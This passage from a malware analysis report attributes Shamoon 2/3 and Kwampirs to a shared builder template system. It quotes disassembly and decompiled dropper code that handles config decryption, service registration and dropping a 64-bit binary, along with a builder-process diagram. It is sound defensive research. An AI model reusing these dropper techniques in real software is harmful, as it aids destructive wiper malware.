
After finding the leaked template and discovering the template system for Kwampirs (Figure 91), Cylera researchers thought it would be worth it to check for any traces of these placeholders in Shamoon 2.



```
push    offset aAsl      ; "###ASL###"
mov     tpl_AQF, offset aAqf ; "###AQF###"
mov     tpl_AAC, offset aAac ; "###AAC###"
mov     tpl_ACT, offset aAct ; "###ACT###"
call    _atoi
add     esp, 4
mov     esi, offset tpl_ASA_possibly_decrypted_list
mov     ebx, eax
mov     edi, offset aAsa ; "###ASA###"
call    sub_701E8EE0
test    al, al
jz      short loc_701E9871
push    offset aAbl      ; "###ABL###"
mov     tpl_APN, offset aApn ; "###APN###"
mov     tpl_APB, offset aApb ; "###APB###"
mov     tpl_ASI, offset aAsi ; "###ASI###"
mov     tpl_ABC, offset aAbc ; "###ABC###"
call    _atoi
add     esp, 4
mov     esi, offset tpl_ABA_possibly_decrypted_list
mov     ebx, eax
mov     edi, offset aAba ; "###ABA###"
```


Figure 91: Unrendered Kwampirs placeholders in the template found (a reporter), auxiliary code related to the C2 lists and options as well as the steganographically hidden payloads at the PE resources.

Turns out we have found some hidden handlers in Shamoon 2 (and 3), see Figures 92 and 93. pointing to the same Kwampirs template system (which is also explained at section "Common Template System Exposed"), specifically at the 64-bit version of the dropper component (which is first hidden at the resources of the 32-bit dropper). Reference code is found at one of the configuration decryption related routines (64-bit dropper with sha256 47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51d1fe1ac34 function 0x140004900):



```
loc_140004AF2:
xor     eax, eax
lea     rdi, aAv1        ; "###AV1###"
mov     rcx, r13
repne scasb
mov     cs:qword_140032DE8, rbp
not     rcx              ; Size
lea     rbx, [rcx-1]
call    ??2@YAPEAX_K@Z   ; operator new(unsigned __int64)
lea     r8, [rbx+1]      ; Count
lea     rdx, aAv1        ; "###AV1###"
mov     rcx, rax         ; Dest
mov     rbp, rax
call    strncpy
mov     ecx, esi
test    rbx, rbx
jz      short loc_140004B50
```

Figure 92: mistakenly unrendered Shamoon 2 placeholders that can be found at the 64-bit dropper, related to hidden payloads



```
loc_140004B50:
xor     eax, eax
lea     rdi, aAv2        ; "###AV2###"
mov     rcx, r13
repne scasb
mov     cs:qword_140032DF0, rbp
not     rcx              ; Size
lea     rbx, [rcx-1]
call    ??2@YAPEAX_K@Z   ; operator new(unsigned __int64)
lea     r8, [rbx+1]      ; Count
lea     rdx, aAv2        ; "###AV2###"
mov     rcx, rax         ; Dest
mov     rbp, rax
call    strncpy
mov     ecx, esi
test    rbx, rbx
jz      short loc_140004BA1
```

Figure 93: more unrendered Shamoon 2 placeholders

###AV1### and ###AV2### placeholders are located in the same area as the resource payload configuration settings, needed for payload extraction: at the configuration decryption routines. Our researchers have matched these placeholders corresponding to the resource configuration related to the 64-bit version of the dropper. It is very likely to be dead code related to the macros handling the multi-architecture compilation process. In Shamoon 2, the same source code is used for producing 32-bit and 64-bit binaries, and the 32-bit version of the dropper embeds the 64-bit version as a resource named x509. But the 64-bit dropper does not need to embed yet another dropper for a different platform, and this is why these placeholders were not rendered for the 64-bit dropper, which is correct. The attackers' mistake is that they did not wrap the related instructions with a macro similar to the following example in C code shown at Snippet 15, which lead to the inclusion of dead code containing the unrendered placeholders in the final 64-bit dropper:


```
#ifdef __COMPILATION_FOR_X86__
... // Instructions for decrypting 64-bit Dropper, with vars like ###AV1###
#else
// Leave this empty to avoid leaks
#endif
```

Snippet 15: What should have been done to the 64-bit dropper to prevent the placeholders from being leaked

A macro like that one would have omitted the insertion of the code related to those two placeholders, avoiding the exposure of the presence of the builder at the configuration decryption routines (exposed in Figure 93).

On the other hand, the attackers correctly handled similar macros when wrapping (avoiding to include) the 64-bit resource dropping (as expected) :


- The 32-bit version of the dropper checks if the architecture is 64-bit and tries to drop and switch to the 64-bit dropper executable (Figure 94).



```
v3 = _time64(0);
srand(v3);
if ( decrypt_config() )
{
  get_windows_filetimes();
  if ( argc == 2 && (unsigned __int8)configure_service_and_drop_64bit_version() )
  {
    ServiceStartTable.lpServiceName = (LPWSTR)decrypt_xor_static_string(L"f^f\"!", 17);// wow32
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)register_windows_services;
    v7 = 0;
    v8 = 0;
    StartServiceCtrlDispatcherW(&ServiceStartTable);
    return 0;
  }
  v9.lpServiceName = (LPWSTR)decrypt_xor_static_string(L"f^f\"!", 17);
  v9.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)register_windows_services_2;
  v10 = 0;
  v11 = 0;
  if ( !StartServiceCtrlDispatcherW(&v9) && argc == 2 )
```

Figure 94: **Conditional branch in 32-bit that allows deployment of a 64-bit executable**

- The 64-bit version of the dropper does not check for any other architecture but just follows the normal execution flow (Figure 95).



```
v3 = argc;
v4 = time64(0i64);
srand(v4);
if ( decrypt_config() )
{
  get_windows_filetimes();
  v8 = 0i64;
  ServiceStartTable.lpServiceName = decrypt_xor_static_string(L"f^f\"!", 17);
  v9 = 0i64;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)register_windows_services;
  if ( !StartServiceCtrlDispatcherW(&ServiceStartTable) && v3 == 2 )
  {
```

Figure 95: **Lack of executable conditional branch on 64-bit**

On the other hand, because of the public dates known for Kwampirs and Shamoon 2 campaigns, it seems that the template system was implemented first in Kwampirs, as Kwampirs' template system code was used before Shamoon 2 and 3 (or at least that's what OSINT tells us). They both use a similar building process rendering configurations and binding components in the resources on the droppers. In Shamoon 1, the code didn't contain the helper functions related to parsing the template values, indicating that the C2 and proxy configurations were very probably set manually at the source code in each compilation. If there was any builder, its functionality might be reduced to just binding the payloads into the dropper resources.



New Campaign Config
ASA
ABA
Other configs
64 Bit
32 Bit
No template was found for shamoon 2 reporter but we inferred it from common traces (the auxiliary code) used for the kwampirs leaked template
Reporter 64 bit exe template
###ASA###
###ABA###
Render
Render
Reporter 32 bit exe template
###ASA###
###ABA###
64 bit exe reporter
32 bit exe reporter
64 bit exe wiper
Eldos Driver
32 bit exe wiper
Render and resource binding
Render and resource binding
###AV1###
###AV2###
###AV1###
###AV2###
64 bit exe dropper template
32 bit exe dropper template
Shamoon ready for distribution
64 bit exe dropper

Figure 95: Building process for new campaigns in Shamoon 2

In conclusion, the Shamoon 2 dropper uses a template system with a similar placeholder format and an extremely similar auxiliary code. The builder exposure very probably links Kwampirs source code with the original Shamoon 2 (and 3) source codes. The placeholders are filled with information related to hidden payload extraction contained at their resources, such as resource identifiers, decryption keys and sizes. In addition, considering that the dropper and reporters are based on templates, the general process of the builder tool responsible for creating new Shamoon 2 and Kwampirs campaigns can be illustrated in the following diagrams Figure 95 (Shamoon 2 and 3) and Figure 96 (Kwampirs).

